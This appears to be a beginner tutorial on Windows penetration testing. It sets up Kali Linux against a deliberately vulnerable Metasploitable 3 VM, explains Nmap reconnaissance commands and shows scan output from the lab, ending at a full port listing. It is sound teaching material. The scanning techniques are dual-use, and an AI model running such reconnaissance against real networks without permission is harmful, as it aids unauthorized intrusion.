WINDOWS PENETRATION TESTING

ABSTRACT :

This project offers a detailed exploration of ethical hacking techniques focused on Windows systems, providing a hands-on approach for beginners. The content spans the setup and configuration of a secure lab environment with Kali Linux in a virtual machine and a Windows target system. Key topics include network reconnaissance using Nmap for OS detection, port scanning, firewall identification, and bypass techniques, along with IP spoofing and packet fragmentation for evading detection. The project further explores enumeration and vulnerability scanning, enabling users to assess security flaws systematically. The final sections introduce Metasploit, covering payload generation with Msfvenom and establishing remote connections using Msfconsole, providing practical insight into penetration testing methodologies. It also aims to build foundational skills in Windows hacking within a controlled and ethical framework, setting the stage for advanced cybersecurity learning.

SETTING UP THE ENVIRONMENT:

- Download VirtualBox locally.
- Install Kali Linux ISO image and create a VM for it.
- Install Metaspoiltable 3 and create a VM for it(Vulnerable lab)

EXPLORING NETWORKING TOOLS:

- **N-MAP**

What Nmap Really Does?

Nmap (Network Mapper) is a tool used to scan and understand what’s on a network. Think of it as a way to peek at who’s online and what they’re doing without actually logging in or interfering with them. Nmap can find:

- **Which devices are connected** (like computers, printers, routers).
- **Which ports are open** (these are like doors on each device, and open ports mean the device is ready to “talk” or respond).
- **What services and versions** these devices are running (like email servers, web servers, etc.).
- **Which operating systems** the devices use.

Why Do People Use Nmap?

- **Network troubleshooting**: Helps IT teams identify network issues.
- **Security auditing**: Finds vulnerable or unnecessary open ports that hackers could exploit.
- **Inventory**: Checks what devices and software versions are running on the network.
- **Fun and research**: Sometimes, people scan networks to see how things are set up, without harming anything.

Basic Commands in Nmap

Let's go over some important Nmap commands, starting with simple ones and moving to more advanced options.

Basic Commands

- **Basic Scan**: nmap <target>
  - Example: nmap 192.168.1.1
  - This basic command will scan the target IP address and check which ports are open.
- **Scan a range of IP Addresses**: nmap 192.168.1.1-50
  - This scans all devices from IP 192.168.1.1 to 192.168.1.50. Useful to see who's online in a local network.

Scanning Options

- **Port Scan**: nmap -p <port> <target>
  - Example: nmap -p 80 192.168.1.1
  - This command checks if a specific port (like 80, used for web services) is open on a device.
- **Scan All Ports**: nmap -p- <target>
  - Example: nmap -p- 192.168.1.1
  - This command will scan every single port on a device (instead of just the default top 1,000). It's more thorough but takes longer.

Advanced Commands

- **Service Version Detection**: nmap -sV <target>
  - Example: nmap -sV 192.168.1.1
  - This checks what version of software is running on open ports, like finding out if a web server is running an old version of Apache.
- **Operating System Detection**: nmap -O <target>

    - Example: nmap -O 192.168.1.1
    - This command guesses the operating system of a device, like Linux, Windows, or macOS. Nmap uses clues to make an educated guess based on how the device responds.
- **Aggressive Scan**: nmap -A <target>
    - Example: nmap -A 192.168.1.1
    - This mode combines OS detection, service version detection, and some other options, providing a very detailed report about the target.
- **Script Scan**: nmap -sC <target>
    - Example: nmap -sC 192.168.1.1
    - Nmap has built-in scripts to test for certain vulnerabilities and more detailed information. The -sC option uses default scripts to gather this information.

Other Useful Options

- **Save Output to File**: nmap <target> -oN output.txt
    - Saves the output to a file called output.txt for easy reference later.
- **Scan a Specific Subnet**: nmap 192.168.1.0/24
    - Scans all devices in a subnet (in this case, 192.168.1.0 to 192.168.1.255).
- **Exclude Certain IPs**: nmap 192.168.1.0/24 --exclude 192.168.1.5
    - This scans the subnet but skips any device at the IP address 192.168.1.5.

Real-Life Example

Let’s say you’re the “network detective” for a big company. You might use Nmap to:


- First, scan the network with a basic nmap 192.168.1.0/24 to see what devices respond.
- Next, for devices with open ports, try nmap -sV -O <IP> to get detailed information on what services and operating systems they’re running.
- You could then run a more aggressive scan with nmap -A on suspicious devices, getting a deeper look to ensure everything is secure.

A Final Word on Nmap

While Nmap is a powerful tool, it’s important to use it responsibly. Scanning networks you don’t have permission to scan is usually against the law, as it can look like hacking even if you’re just exploring. However, used correctly, Nmap is an incredible tool for understanding and securing networks!

WORKING:


First let's get the IP address of the source using ifconfig(Linux command).



```
┌──(rgk㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.180.11  netmask 255.255.255.0  broadcast 192.168.180.255
        inet6 fe80::a00:27ff:fe59:6c37  prefixlen 64  scopeid 0×20<link>
        inet6 2401:4900:634a:f2ca:a00:27ff:fe59:6c37  prefixlen 64  scopeid 0
x0<global>
        inet6 2401:4900:634a:f2ca:f980:63e2:d496:873  prefixlen 64  scopeid 0
x0<global>
        inet6 fd00::7bea:4801:8767:6c1f  prefixlen 64  scopeid 0×0<global>
        ether 08:00:27:59:6c:37  txqueuelen 1000  (Ethernet)
        RX packets 331  bytes 30371 (29.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 161532  bytes 9696033 (9.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 89  bytes 8720 (8.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 89  bytes 8720 (8.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

IP addr: 192.168.180.11(kali vm)

Using sudo nmap netdiscover -i eth0:




```
 Currently scanning: 192.168.41.0/16   |   Screen View: Unique Hosts

 9 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 540
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.180.170 08:00:27:d7:cc:d8      9     540  PCS Systemtechnik GmbH
```

We can see that it has detected a device with IP address 192.168.180.170,which is basically the Windows 2k8 machine.

Now let's check if the both VMs can communicate by using the ping command which sends packets from the source IP to the destination IP

Before that we will change the following in the VirtualBox for enabling the inter VM communication



Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: wlp2s0

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 080027596C37

☑ Cable Connected

Serial Ports

Port 1 | Port 2 | Port 3 | Port 4

□ Enable Serial Port

Port Number: COM1 IRQ: 4 I/O Port: 0x3F8

Port Mode: Disconnected


USB Controller: OHCI, EHCI

Device Filters: 0 (0 active)

Shared folders

None

Description



Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: wlp2s0

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 080027D7CCD8

☑ Cable Connected

Serial Ports

Port 1 | Port 2 | Port 3 | Port 4

□ Enable Serial Port

Port Number: COM1 IRQ: 4 I/O Port: 0x3F8


Port Mode: Disconnected

None

Description

None


Now ping the destination IP:



```
└─$ ping 192.168.180.170
PING 192.168.180.170 (192.168.180.170) 56(84) bytes of data.
64 bytes from 192.168.180.170: icmp_seq=1 ttl=128 time=2.10 ms
64 bytes from 192.168.180.170: icmp_seq=2 ttl=128 time=0.661 ms
64 bytes from 192.168.180.170: icmp_seq=3 ttl=128 time=0.764 ms
64 bytes from 192.168.180.170: icmp_seq=4 ttl=128 time=0.659 ms
^C
--- 192.168.180.170 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.659/1.045/2.096/0.608 ms
```

We can see that the icmp_seq field is used to show the sequence number of packets sent and the time taken to be sent, and this confirms the connection.


Now we can verify the IP addr of the destination (Windows 2k8) by using the command ipconfig.



metasploitable3-win2k8 [Running]
Recycle Bin
Boxstarter Shell
Start DesktopCentral
Administrator: Command Prompt
Windows Server 2008 R2 Standar
Windows License is expire
Build 760
This copy of Windows is not genuin
Start
10:44 PM
10/30/2024
Left ⌘


```
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\vagrant>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:6343:ab48:fd63:83a2:85e3:4729
   Link-local IPv6 Address . . . . . : fe80::fd63:83a2:85e3:4729%11
   IPv4 Address. . . . . . . . . . . : 192.168.180.170
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::d4a4:eff:fe80:4224%11
                                       192.168.180.76

Tunnel adapter isatap.{6FEEDED4-FC1E-4857-BEB8-72167D5BDAA6}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\vagrant>_
```

Now alternatively we can use nmap -sn



```
┌──(rgk㉿kali2)-[~]
└─$ sudo nmap -sn 192.168.180.*
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 01:45 EDT
Nmap scan report for 192.168.180.151
Host is up (0.00039s latency).
MAC Address: 88:66:5A:0B:82:C2 (Apple)
Nmap scan report for 192.168.180.170
Host is up (0.00091s latency).
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

┌──(rgk㉿kali2)-[~]
└─$ 
```

Lets use **nmap -p- 192.168.180.170** which is used to scan all the ports in that IP addr.




```
┌──(rgk㉿kali2)-[~]
└─$ nmap -p- 192.168.180.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 01:54 EDT
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 47.56% done; ETC: 01:55 (0:00:15 remaining)
Nmap scan report for 192.168.180.170
Host is up (0.0023s latency).
Not shown: 65499 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1617/tcp  open  nimrod-agent
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
3700/tcp  open  lrs-paging
4848/tcp  open  appserv-http
5985/tcp  open  wsman
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8020/tcp  open  intu-ec-svcdisc
8027/tcp  open  papachi-p2p-srv
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8282/tcp  open  libelle
8383/tcp  open  m2mservices
8484/tcp  open  unknown
8585/tcp  open  unknown
8686/tcp  open  sun-as-jmxrmi
9200/tcp  open  wap-wsp
9300/tcp  open  vrace
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49199/tcp open  unknown
49200/tcp open  unknown
